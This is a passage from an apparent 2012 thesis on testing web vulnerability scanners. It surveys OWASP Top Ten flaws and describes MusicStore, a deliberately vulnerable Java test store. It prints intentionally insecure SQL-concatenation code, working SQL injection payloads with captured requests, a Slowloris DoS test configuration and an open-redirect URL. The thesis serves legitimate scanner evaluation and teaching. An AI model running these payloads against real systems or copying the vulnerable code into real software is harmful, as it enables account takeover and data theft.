
```
GET http://www.vulnerableApp.com/updateUserPassword?password=falsepass HTTP/1.1
Host: vulnerableApp.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101
Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http:// vulnerableApp.com/displayAccountPassword
Cookie: JSESSIONID=98224C7236B39895384AD3A760E405AB
```

While using the POST method, form data appears within the message body of the HTTP request, not the URL. Thus, password information is not revealed. To avoid security misconfiguration vulnerability in the above example, the password should be transferred via POST method [38].

2.7.1 Exploiting Security Misconfiguration Vulnerability

Maintaining security settings of the application, frameworks, application server, web server, database server, and platform is a very complex problem. The vulnerabilities can occur not only on the application level, but also in web server configuration settings.

For example, a web application server may be vulnerable to Slow HTTP Headers Denial of Service (DoS) attack. Using the slowhttptest [39] tool, an attacker can get denial of service by slowing down requests.



Test parameters

Slow section	HEADERS
Number of connections	1000
Verb	TESTVERB
Content-Length header value	4096
Extra data max length	8
Interval between follow up data	10 seconds
Connections per seconds	200
Target test duration	300 seconds

Figure 2.8: States of 1000 Connections

Figure 2.8 is a screen shot of running the slowhttptest tool against a vulnerable server. The tool performs a slow HTTP headers (SlowLoris [40]) DoS attack, which drains severs' concurrent connections pool, thus causing denial of service for legitimate clients. The tool aims to open 1000 connections at a rate of 200 connections per second. The tool sends partial HTTP requests without sending the final CRLF – a token that determines the end of valid HTTP request. The random follow up data not greater than 8 bytes is sent in intervals of 10 seconds. Thus, the vulnerable server has been able to concurrently process fewer than 200 connections, leaving more than 800 connections pending. Denial of service was achieved within the first 5 seconds of the test, and lasted around 300 seconds – the target duration of the test. During the first 70 seconds, the server was gradually accepting incoming connections. Once the concurrent connections pool was filled up with around 350 connections, the server rejected the remaining pending connections, leaving 650 connections closed.

2.8 Insecure Cryptographic Storage Vulnerability

Insecure Cryptographic Storage vulnerability occurs when a web application is failing to encrypt sensitive data. It can be broken down into two main areas: Encryption and Hashing. One cause of this vulnerability is insecure data transfer. Sensitive user information, like credit card numbers or passwords, is sometimes sent to a server without being encrypted. Payment Card Industry (PCI) Data Security Standard [41] requires encrypting the transmission of cardholder data across open, public networks, including the Internet and Wireless Technologies [42]. Another cause of the vulnerability is that developers do not know which data must be protected with the use of encryption. They store the data as plain text, assuming that no one has access to the website database.

Hashing is a one-way function. Similar to encryption, hashing should be used for securing passwords. There are a number of techniques employed in cracking hashed data.

2.8.1 Exploiting Insecure Cryptographic Storage Vulnerability

Finding the flaw in encryption or hashing functions can be a very difficult task, so usually an attacker tries some other options to exploit Insecure Cryptographic Storage Vulnerability. For example, due to the fact that a hashed password can't be reversed, it is theoretically impossible to crack someone's password. But with dictionary attacks, the match can be found. Another widely used approach is the use of rainbow tables [43]; an example is when an attacker stores a table of data that contains passwords and the hashed value for each password. By comparing hash values, it is possible to determine the corresponding password.

2.9 Failure to Restrict URL Access Vulnerability

Failure to restrict URL Access vulnerability usually occurs when unauthorized users are able to access the content of web pages that are only intended to be viewed by users with special privileges, for example administrators.

In 2007, the Macworld Conference & Expo web site failed to restrict special URL access to a Steve Jobs keynote speech and let users get "Platinum" passes worth nearly $1,700, all for free [44].

2.9.1 Exploiting Failure to Restrict URL Access Vulnerability

If an application fails to appropriately restrict URL access, security can be compromised through a technique called forced browsing [45]. Forced browsing can be a very serious problem if an attacker tries to gather sensitive data through a web browser by requesting specific pages, or data files.

For example, a web application protects all data under *'/admin'* directory, including an administrator web page. The administrator web page contains a link to the product maintenance section.

```
<a href = 'https://www.vulnerableApp.com/productMaintenance' >
```

The product maintenance section is not under '*/admin*' directory, although the only available path that takes a user to this section is from an administrator web page. An attacker uses crawling tools to forcefully browse the web site. While the tool is browsing, the attacker finds the hidden link and takes advantage of it, even if he/she has never had access to the *'/admin'* directory.

2.10 Insufficient Transport Layer Protection Vulnerability

This vulnerability occurs as a result of lack of transport layer encryption, weak cipher support, or not having efficient protection of the confidentiality and integrity of sensitive network traffic.

2.10.1 Exploiting Insufficient Transport Layer Protection Vulnerability

A very common example of ITLP exploitation is when login pages are served over HTTPS in order to send passwords over an encrypted channel [46].

```
https://www.vulnerableApp.com/validateUser
```

After authentication is completed, the user is given access to unencrypted communication using HTTP.

***http**://www.vulnerableApp/displayAccount*

2.11 Un-validated Redirect and Forward Vulnerability

A Redirect and Forward functionality is very common in many web applications. When it is not securely implemented, this functionality can result in tricking the user into clicking a link that will navigate to an unsafe destination.

2.11.1 Exploiting Un-validated Redirect and Forward Vulnerability

The most common example of this attack is when the attacker impersonates a trusted web site and tricks user into clicking a malicious URL. For example, the '*site'* parameter of the HTTP request gets the full address of the web page to be redirected.

http://www.vulnerableApp/displayParner?site=http://www.sitePartner.com

The attacker redirects the user to a malicious site.

http://www.vulnerableApp/displayParner?site=http://www.attackerDestination.com

The user is familiar with vulnerableApp web application and trusts it, so he/she opens the link and becomes a victim of phishing [47] or other security troubles.

2.12 Conclusion

In this chapter we have looked into OWASP Top Ten web application vulnerabilities, the most critical web application security flaws. OWASP Top Ten vulnerabilities can significantly affect web applications' performance and their users' security. Preventing these vulnerabilities in applications is extremely important due to the high number of attacks. To discover the flaws without any knowledge of the application implementation details, WAVS are used.

There are two techniques available for evaluation of WAVS. The first approach is using existing web applications that are publicly available on the web. The second approach is to construct custom test bed applications in order to have better control over the testing details.

In the next chapter, we discuss the technical characteristics and functionality of our custom test application, MusicStore. We implement the OWASP Top Ten vulnerability types in MusicStore, presenting them as real-life scenarios, and we will show the details of these flaws.

Chapter 3

Implementation of MusicStore Web Application for Evaluation of Web Application Vulnerability Scanners (WAVS)

Chapter 3 Implementation of MusicStore Web Application for Evaluation of Web Application Vulnerability Scanners (WAVS)

3.1 Introduction

The major goal of this thesis is the independent and detailed evaluation of WAVS.

The most popular approach for evaluation of WAVS is using existing web applications that are publicly available on the web, such as the "HacMe" series [48]. Those applications are well known by users and scanner developers. And as a result, scanner developers may use them to optimize the performance of their WAVS. Another concern of using the series is the unavailability of the source code of the applications to estimate the rate of ***False Positive*** and ***False Negative*** results of WAVS findings. In addition, these applications do not implement all the vulnerabilities from the OWASP Top Ten report, leaving very popular flaws like Insecure Cryptographic Storage or Un-validated Redirect and Forward unexplored or tested. Another well-known application is "Web Goat" [49], which is a very complex web application. It is mainly used for educational purposes and not all of its test cases replicate real-life scenarios.


The benefit of using existing test applications is the possibility of WAVS assessment against several test beds. Larry Suto, Application Security Consultant, used this technique in his 2010 report [50]. He tested several WAVS; the test focuses on the accuracy and the time needed to run scanners. In his study, he was running each vendor's WAVS against well-known insecure test sites and comparing the results. The best result, 94%, was achieved by NTOSpider [51] in "trained" mode, compared to the closest competitor, which was only able to find 62% of existing vulnerabilities.

The second approach was used by Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell in their research "*State of the Art: Automated Black-Box Web Application Vulnerability Testing*" [52]. They constructed custom test bed, and they combined general classifications of vulnerability categories. Their results showed that black-box WAVS detection rates show room for improvement in other classes of vulnerabilities, such as advanced and second-order forms of XSS and SQLI.

In order to conduct up-to-date and thorough evaluation, there is a need to have an independent web application, which should have real life scenarios and implement OWASP Top Ten vulnerabilities, to be used to test WAVS. The web application presented in this thesis, MusicStore, replicates the behavior of an online store. It is designed to realistically simulate the steps a regular user goes through while using a dynamic web page. The availability of source code and the control over the web server results in better evaluation of WAVS.

3.2 Modeling User Behavior

MusicStore is a web-based online store application, which fully simulates the functionality of publicly available online stores. Each action on the web site can be seen as real-life user behavior on a typical web commerce application.



Enter your name and contact information

Required *

First Name	john
Last Name	[illegible]
Email Address	jo@js.com
Password	somepass
What is your favorite color	green
Company	
Address1	742 Evergreen Terrace
Address2	
City	Springfield
State	AA
Zip Code	9999
Country	USA
Credit card type	Visa
Card number	4111111111111111
Expiration date (mm/yyyy)	01 / 2012

Invalid ZIP code: Please feel in your Zip code

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Your cart

New Items

	Qty	Description	Price	Amount
3	Kindle Keyboard, Wi-Fi	$139.00	$417.00	
1	Michael Jackson-Dangerous	$9.99	$9.99	

Saved Cart Items

Qty	Description	Price	Amount
1	Michael Jackson-Dangerous	$9.99	$9.99

To checkout with saved cart items click on the Checkout button.


© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.1: Real-life user behavior. New user registration and shopping cart creation

First, a user creates an account, providing his/her personal data, including credit card number and shipping address. Second, he/she selects the product and stores his/her selection in a personal shopping cart (Figure 3.1)

Later, when the user decides to make the purchase, an invoice is placed in queue for further processing. In addition to that, the user can add reviews to products and read other customers' opinions, checks partners' newsletters and subscribe to a mailing list.

Figure 3.2 shows how a user can add his/her reviews and see what other people think of the product.



Display Product Details

Product Code: pf01

Product Description: Michael Jackson-Dangerous

Product Price: 9.99

Reviews

Title	Customer Name	Review Date
title	91	2012-02-22
title2	91	2012-02-22
title	91	2012-02-22

Review Content

User	91
Title	title
Message	review
Date	2012-02-22

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Product Code: pf01

Product Description: Michael Jackson-Dangerous

Product Price: 9.99


Add Review

Title: The best album

Message: My personal favorite

Figure 3.2: Real-life user behaviors. Reviews

In this application, a user has total control over his/her account and can make any changes in his/her personal settings, including updating personal data and credentials, as shown in Figure 3.3, or he/she can even recover a forgotten password.



Welcome

fTest, fTest
John
25800 Carlos Bee Boulevard
123 Main St.
Hayward, CA, 94065, USA

To update your account details, please

To update your account password and

© Copyright 2012 Yuliana Ma

Password Update

Required *

Password *

What is your favorite color? *

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.3: Real-life user behaviors. User Account

It is important to recreate exact steps that a regular customer goes through as realistically as possible, because this is what makes the vulnerability testing by WAVS challenging. The more detailed the test cases, the more likely there could be hidden flaws that WAVS developers are not aware of. That's why it is important that WAVS crawl the web site thoroughly.

In order to see if the WAVS could reach the most unrevealed parts of a web application, the source code and functional characteristics of the application are required. In the next section we present the technical details of the MusicStore.

3.3 Technical Characteristics of MusicStore

The MusicStore Web Application is a Java [18] based application, which is deployed on the Tomcat Server [53]. It uses a database on an Oracle database management server [54] to store the data for the web site in its tables. As shown in Enhanced Entity-Relationship diagram in Figure 3.4, the database consists of the following tables:

- v_User - contains personal information of any customer, including credit card number and shipping address, who decided to provide personal information in order to become a new user or just to receive updates and newsletters. This helps simulate a real registration and update functionality.
- v_UserRole - contains information, such as whether customer is registered user.
- v_UserPass - contains password and secret question answer. Each user can have only one password.
- v_Product - the list of available online store products.
- v_Reviews - each product can have multiple reviews from different registered customers.
- v_UserCart - the user has his/her personal shopping cart, where he/she can save items to buy later.
- v_UserCartLineItem - contains the items the customer has chosen to be saved in the shopping cart.
- v_Invoice - after the user has chosen to buy products, his/her invoice is placed in queue for further processing.




Figure 3.4: MusicStore Database EER Diagram

Apache is the web server of MusicStore with a Tomcat servlet/JSP engine. The application uses JavaServer Pages (JSP) [55] to present the user interface. It also uses HyperText Markup Language (HTML) [56], Cascading Style Sheets (CSS) [57], JavaScript [13], and Asynchronous JavaScript and XML (AJAX) technologies.

As shown in Figure 3.5, the application is constructed in Model-View-Controller (MVC) pattern [58] in order for each layer to remain as independent as possible.

The Model consists of business objects from the data store, the classes to represent the database, like *Product.java*, *User.java,* or *Reviews.java,* and others. Data store can be a database or one or more disk files. This is often referred to as persistent data storage because it exists after the application ends.

The Controller consists of servlets, the layer where the entire job is done, UpdateUserDetailsServlet.java or *AddReviewServlet.java*.

The View consists of HTML pages and JSPs, to represent the user interface of the application, such as *review_products.jsp*.




Figure 3.5: MusicStore MVC Pattern

The presence of such technologies as AJAX and JavaScript in our web application gives additional opportunities. JavaScript is widely used in modern web applications and it is important for analyzing the behavior of WAVS and their ability to parse JavaScript code.

3.4 Vulnerabilities Implementation

The web application was developed based on the OWASP Top Ten vulnerability report. In this section, we go over the characteristic vulnerabilities presented in the Web Application. The list of the flaws designed in the project consists of the following vulnerabilities:

A1. SQL Injection - 6 vulnerabilities

A2. Cross-Site Scripting (XSS) – 18 vulnerabilities

A3. Broken Authentication – 2 vulnerabilities

A4. Insecure Direct Object Reference – 1 vulnerability

A5. Cross-Site request forgery – 11 vulnerabilities

A6. Security Misconfiguration – 5 vulnerabilities

A7. Insecure Cryptographic Storage – 7 vulnerabilities

A8. Failure to Restrict URL access – 1 vulnerability

A9. Insufficient Transport Layer Protection – 3 vulnerabilities

A10. Un-validated Redirect and Forward – 1 vulnerability

The full list is available in Vulnerability Report [59].

3.4.1 SQL Injection (SQLI) Implementation

➢ ***First Order SQLI***

The MusicStore web application contains two First Order SQLI examples. In the first example, the password recovery functionality can be exploited by modifying the SQL query. The *recoverPassword(String emailAddress, String answer)* function is intended to recover the user's password based on the answer to a security question.

Vulnerability 1: /validation/displayPasswordRecovery


Parameter: emailAddress

Payload: emailAddress=test%40test.com%27%29--&answer=anycolor

SQL query:

```
String query = "SELECT Password FROM v_UserPass WHERE
(v_UserPass.EmailAddress = '" + emailAddress + "' AND v_UserPass.Answer = '" +
answer + "') ";
```

In the *recoverPassword* function, concatenation is used to create a dynamic SQL query. An attacker can easily impersonate a site user, e.g. *'test@test.com'*, and recover a victim's password by commenting out the part of the query using *'--'* single-line comment indicator as shown in Figure 3.6.


MusicStore: Vulnerable online shopping for CDs, DVDs & more
Home
Order
Join our email list
Contact customer service
Your Account
Partners
Related Docs
Password Recovery
Please input your email address and answer the secret question
What is your favorite color?
Email Address
Answer
Submit
Edit Request
Intercept requests :
Intercept responses :
Parsed
Raw
© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Email Address: test@test.com
Answer: anyanswer

```
POST http://localhost:8080/musicStoreUser/validation/passwordRecovery HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://localhost:8080/musicStoreUser/validation/displayPasswordRecovery
Cookie: JSESSIONID=5C51C8EA26428C2282DC6473E9A77D51
Content-Type: application/x-www-form-urlencoded
Content-length: 45

emailAddress=test%40test.com%27%29--&answer=anycolor
```

Result

Email: test@test.com
Color: black
Password: falsepass

Figure 3.6: First Order SQLI

Another example of First Order SQLI is more complex; this time an attacker wants to exploit the *'answer'* query parameter. The attacker should have additional information about the Table name, where the password is stored.

```
Vulnerability 2: /validation/displayPasswordRecovery
Parameter: answer
Payload:
emailAddress=test%40test.com&answer=anycolor%27%29+OR+v_UserPass.EmailAddre
ss+%3 D+%27test%40test.com%27--
SQL query:
String query = "SELECT Password FROM v_UserPass WHERE
(v_UserPass.EmailAddress = '" + emailAddress + "' AND v_UserPass.Answer = '" +
answer + "') ";
```

➢ ***Second Order or Blind SQLI***

In the MusicStore application, two vulnerabilities of this type are presented. The first one can be exploited while updating logged-in customer account details. The *update(User user)* function is intended to update the user's password based on his/her email address.

```
 String query = "UPDATE v_User SET FirstName = ?, LastName = ?, CompanyName = ?,
Address1 = ?, Address2 = ?, City = ?, State = ?, Zip = ?, CreditCardType = ?,
CreditCardExpirationDate = ?, CreditCardNumber = "+ "'"+ creditCardNumber+ "', "
+ "Country = "+ "'"+ country+ "' "
+ "WHERE EmailAddress = '"+ emailAddress+ "'";
```

By manipulating the *'country'* query parameter, an attacker can verify if the email address he/she is interested in is stored in an application database.

True Payload:

*firstName=+fTest&lastName=+lTest&companyName=CSUEB&address1=ATTACKERADDRESS&address2=ATTACKERADDRESS&city=Hayward&state=CA&zip=94542&**country=USA%27+WHERE+EmailAddress%3D%28%27test1%40test.com%27%29--**&creditCardType=Visa&creditCardNumber=4111111111111111&creditCardExpirationMonth=01&creditCardExpirationYear=2011*

As seen from the payload, the rest of the query after the *'country'* field value is commented out with '- -' symbols. This means that part of the query, which was intended to update the user details of the currently logged-in user, will be replaced by the attacker's malicious query.

If there is a user with a*'test1@test.com'* email address in the application database, then a query will be executed.

False Payload:

*firstName=+fTest&lastName=+lTest&companyName=CSUEB&address1=ATTACKERADDRESS&address2=ATTACKERADDRESS&city=Hayward&state=CA&zip=94542&**country=USA%27+WHERE+EmailAddress%3D%28%27emailnotexist%27%29--**&creditCardType=Visa&creditCardNumber=4111111111111111&creditCardExpirationMonth=01&creditCardExpirationYear=2011*

If there is not any user with *‘notExistedEmail@test.com’* email address in application database, then the query will fail.

The same type of attack can be performed while updating an account password and secret question. An attacker can try to find out whether a user with *‘test1@test.com’* email address exists in the database. To do that, the attacker uses blind SQLI on the *‘answer’* parameter, trying true and false payloads.

Vulnerability 3: /user/account/displayAccountPassword

Parameter: answer

SQL query:

String query = "UPDATE v_UserPass SET Password = ?, Answer = '" + answer+ "’ WHERE EmailAddress = '"+ emailAddress+ "'";

If a true payload is injected, the account password will be updated; if a false payload is injected, the attacker will see an error message.

True Payload:

password=test11&answer=red%27+WHERE+EmailAddress%3D%28%27test1%40test.com%27 %29—

False Payload:

password=test11&answer=red%27+WHERE+EmailAddress%3D%28%27emailnotexist%27%2 9--

➢ ***Database Constants SQLI***

